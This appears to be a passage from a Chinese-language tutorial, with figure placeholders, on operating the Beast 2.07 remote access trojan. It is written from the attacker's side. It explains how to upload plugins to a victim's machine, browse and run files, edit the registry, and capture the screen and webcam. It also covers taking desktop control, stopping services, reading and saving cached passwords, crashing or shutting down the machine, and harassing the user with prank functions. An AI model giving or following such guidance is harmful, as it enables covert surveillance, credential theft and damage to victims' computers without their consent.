Beast是为数不多的支持插件扩展的木马之一，这样就可以减小服务端的体积，在需要使用某些功能的时候再上传相应的插件。点击Beast 2.07主界面的"Plugins"按钮，弹出"Plugins"窗口，在此我们可以看到插件包括"ICQ/Trillian Passwords"、"DialUp Passwords"、"ScreenShots/WEBCam"等四款插件。选择你需要的插件，然后点击"Upload"按钮就可以上传到服务端电脑中（如图13）。




图10




图13

Beast木马的操作都是通过按钮来完成的。在木马操作界面的右边，并列着两列按钮，当你点击左边一列上的任意一个按钮后，右边一列的按钮就会变成和该按钮相关的一些按钮，其实说简单一点就是该按钮的子菜单。点击“Managers”按钮，该按钮包括一些木马的常见的控制命令，包括“Files”、“Registry”、“Screen”、“WebCam”等。通过“Files”按钮可以对服务端的电脑进行文件管理，你可以在这执行上传、下载、运行等命令来管理文件（如图14）；而“Registry”按钮可以对服务端的注册表进行管理，包括添加、删除、修改等操作（如图15）。“Screen”和“WebCam”可以对对方电脑的桌面以及摄像头进行图形捕捉。点击“Screen”按钮，木马默认将捕获的图片放到木马安装目录的Images文件夹中，当然我们可以进行更改，我们还可以对图片的颜色深度以及捕捉的间隔时间进行设置（如图16），点击“Start”按钮后即可进行捕捉，不过要使用该命令，我们首先需要上传ScreenShots/WEBCam”插件，如果没有上传的话，木马会自动提示你并弹出插件上传窗口。点击“Enable Clicks”后，我们可以通过捕捉到的图片对远程电脑进行桌面控制，就像控制自己的电脑一样。摄像头的捕捉是新版本新添加的功能，不过由于摄像头的捕获和桌面的捕获一样，这里就不再介绍了。通过“Apps”和“Processes”可以对服务端的线程以及进程进行查看管理（如图17、18），然后可以通过“Kill”命令关闭某个你讨厌的线程及进程。如果服务端的电脑是WINNT/2k/XP/2003的系统，我们就可以通过“Services”按钮查看对方系统的服务选项（如图19）。




图14




图15




图16




图17

在此显示了远程电脑的所有服务，我们可以通过“Stop”、“Start”、“Disable”等按钮来停止、启动、禁止这些服务。在默认情况下，列表中显示的是对方系统中的所有服务，我们可以通过“View”下拉菜单让其只显示启动的或停止的服务。点击“PassWords”按钮后，我们可以查看对方系统的缓存中的密码。点击你需要查看的密码选项后的“Get”按钮，下面就会显示出对方该选项的密码，你还




图18




图19

可以通过“Save”按钮将其保存（如图20）。不过要读取这些密码，同样需要上传相应的插件。




图20

“Windows”按钮下包括“Hide All”、“Crash”、“Power Off”、“ReBoot”等6个命令按钮，在我看来这其中的一些命令带着极强的破坏性。例如：“Hide All”可以隐藏掉对方桌面、任务栏上的所有命令图标，甚至连开始菜单中的命令也没有避免，这样的话，别人正在编辑的资料就付之东流了。“Power Off”、“ReBoot”、“Shut Down”、“Log Off”分别表示切断电源、重新启动、关闭电脑、注销。

Beast也和其它木马一样，包含不少恶作剧的功能。“Lamer Stuff”按钮就包括9项进行恶作剧的命令，通过“Hide Icons”、“Hide Tray”、“Hide Start”、“Hide Click”可以分别隐藏桌面图标、系统托盘、开始菜

单、系统时钟；“Disable Tray”可以禁止托盘的使用；“Open CD”可以操控对方的光驱，让其打开、关闭；而“Lock Mouse”和“Crazy Mouse”可以锁定对方的鼠标或者让其疯狂的在桌面上乱动；而“Swap But's”可以使对方鼠标的左右键互换，当对方按下左键确实现了右键的功能。而“Fun Stuff”按钮下也有一些恶作剧按钮，点击“Fun Stuff”下的“Go To URL”按钮可以在弹出的窗口设置一个链接地址（如图21），然后强行使对方的浏览器打开这个链接。而“WallPaper”按钮命令可以使对方的桌面更改为我们设置的路径的图片（如图22）。点击“Chat”按钮，在弹出的“Chat”窗口我们可以和服务端的用户进行互动聊天（如图23）。在“Your Nick”和“Victim's Nick”中分别输入你和对方的名称，点击“Open Chat”就可以开始聊天了。在文字框中输入你要发送的文字，点击“Send”即可。“Restrictions”按钮命令可以对系统、IE浏览器、控制面板中的众多命令进行隐藏、移去的操作（如图24）。




图21

